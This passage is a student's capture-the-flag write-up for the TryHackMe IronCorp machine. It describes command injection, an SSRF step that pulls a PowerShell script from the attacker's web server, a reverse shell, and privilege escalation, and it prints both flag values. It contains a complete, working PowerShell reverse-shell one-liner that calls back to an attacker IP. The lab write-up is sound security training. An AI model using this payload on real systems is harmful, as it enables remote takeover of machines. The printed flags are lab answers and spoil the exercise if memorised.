
Then it gives me the username again.




This time, I will try with the window command since its window servers. This was done during NMAP services.



Then I can view the response for the command. So i understand with that URL search button, i can do some command




In the usual process to gain access to the server, I try inserting the reverse shell script. But since this is a windows machine, I googled for powershell script. I managed to find the script but I need to find a way to push this script from my machine to the ironcorp machine. So I use an SSRF attack to redirect the page to my attackbox and write the file into the ironcorp machine.




```
$client = New-Object System.Net.Sockets.TCPClient('10.10.68.127',9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

For that, I need to bring up the web server into my machine.
I create a folder test and start my webservice from there.




```
root@ip-10-10-68-127:~# mkdir test
root@ip-10-10-68-127:~# cd test
root@ip-10-10-68-127:~/test# python3 -m http.server 8090
Serving HTTP on 0.0.0.0 port 8090 (http://0.0.0.0:8090/) ...
^C
Keyboard interrupt received, exiting.
root@ip-10-10-68-127:~/test# vi shell.ps1
root@ip-10-10-68-127:~/test# python3 -m http.server 8090
Serving HTTP on 0.0.0.0 port 8090 (http://0.0.0.0:8090/) ...
```

Then I make the service to the admin page redirect to my page.




Next i need to upload this link to server




Bingo!

I was able to upload the file to the server!



Next i need to invoke this file and i need to nc command to login to server on reverse shell.



I manage to access the server and get first flag under user Administrator and its on desktop

Privilege Escalation

The screenshot shows a Linux desktop environment with several windows open. In the foreground, there are two terminal windows. The top terminal window is titled "Burp Suite Community Edition v2022.2.4 - Temporary Project" and shows a file listing from a root shell:

```
root@ip-10-10-122-238:~/test
root@ip-10-10-122-238:~
```

File	Modified	Time	Content
d-r----	4/12/2020	1:27 AM	Favorites
d-r----	4/12/2020	1:27 AM	Links
d-r----	4/12/2020	1:27 AM	Music
d-r----	4/12/2020	1:27 AM	Pictures
d-r----	4/12/2020	1:27 AM	Saved Games
d-r----	4/12/2020	1:27 AM	Searches
d-r----	4/12/2020	1:27 AM	Videos

The bottom terminal window shows a Windows command-line session:

```
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -----          ----- 
-a----       3/28/2020 12:39 PM           37 user.txt
```

Both terminals show the command `type user.txt` being run, with the output:

```
PS C:\Users\Administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
```

The terminal windows also show a scrollback buffer with network logs:

```
10.10.122.238 - - [02/Aug/2022 07:15:57] "GET / HTTP/1.1" 200 -
10.10.122.238 - - [02/Aug/2022 07:15:57] "GET /favicon.ico HTTP/1.1" 404 -
10.10.212.116 - - [02/Aug/2022 07:20:43] "GET /shell.ps1 HTTP/1.1" 200 -
```

To the right of the terminals, there is a file explorer window titled "wisskyrepo/..." showing a folder structure.

Then i need to check for `root.txt` and its hidden. After a few hours of struggle, i manage to find out the root flag as below.

```

root@ip-10-10-122-238: ~/test
File Edit View Search Terminal Help
PS C:\users\administrator\Videos> dir
PS C:\users\administrator\Videos> cd ..
PS C:\users\administrator> cd Saved Games
PS C:\users\administrator> cd saved\Games
PS C:\users\administrator> cd ..
PS C:\users> cd superadmin
PS C:\users\superadmin> dir
PS C:\users\superadmin> whoami
nt authority\system
PS C:\users\superadmin> get-acl

Directory: C:\users

Path          Owner          Access
----          -----          -----
superadmin  NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny  FullControl...
.

PS C:\users\superadmin> dir
PS C:\users\superadmin> type c:\users\Superadmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users\superadmin> ^[[28~

```

CONTRIBUTION

ID	NAME	CONTRIBUTION	SIGNATURES
1211101693	Savitha Murugumunisegaran	<ul style="list-style-type: none"> • Launch a TCP Nmap scan • Look for the subdomain and check for username using hydra • Login and do the SSRF attack • Simulate the attack from burp suite to upload reverse shell script. • Access the server and get the flag. 	<i>Savitha</i>

VIDEO LINK:

Apologies , due to time constraints and some personal issues, i am not able to do video today. The very detailed screenshot provided.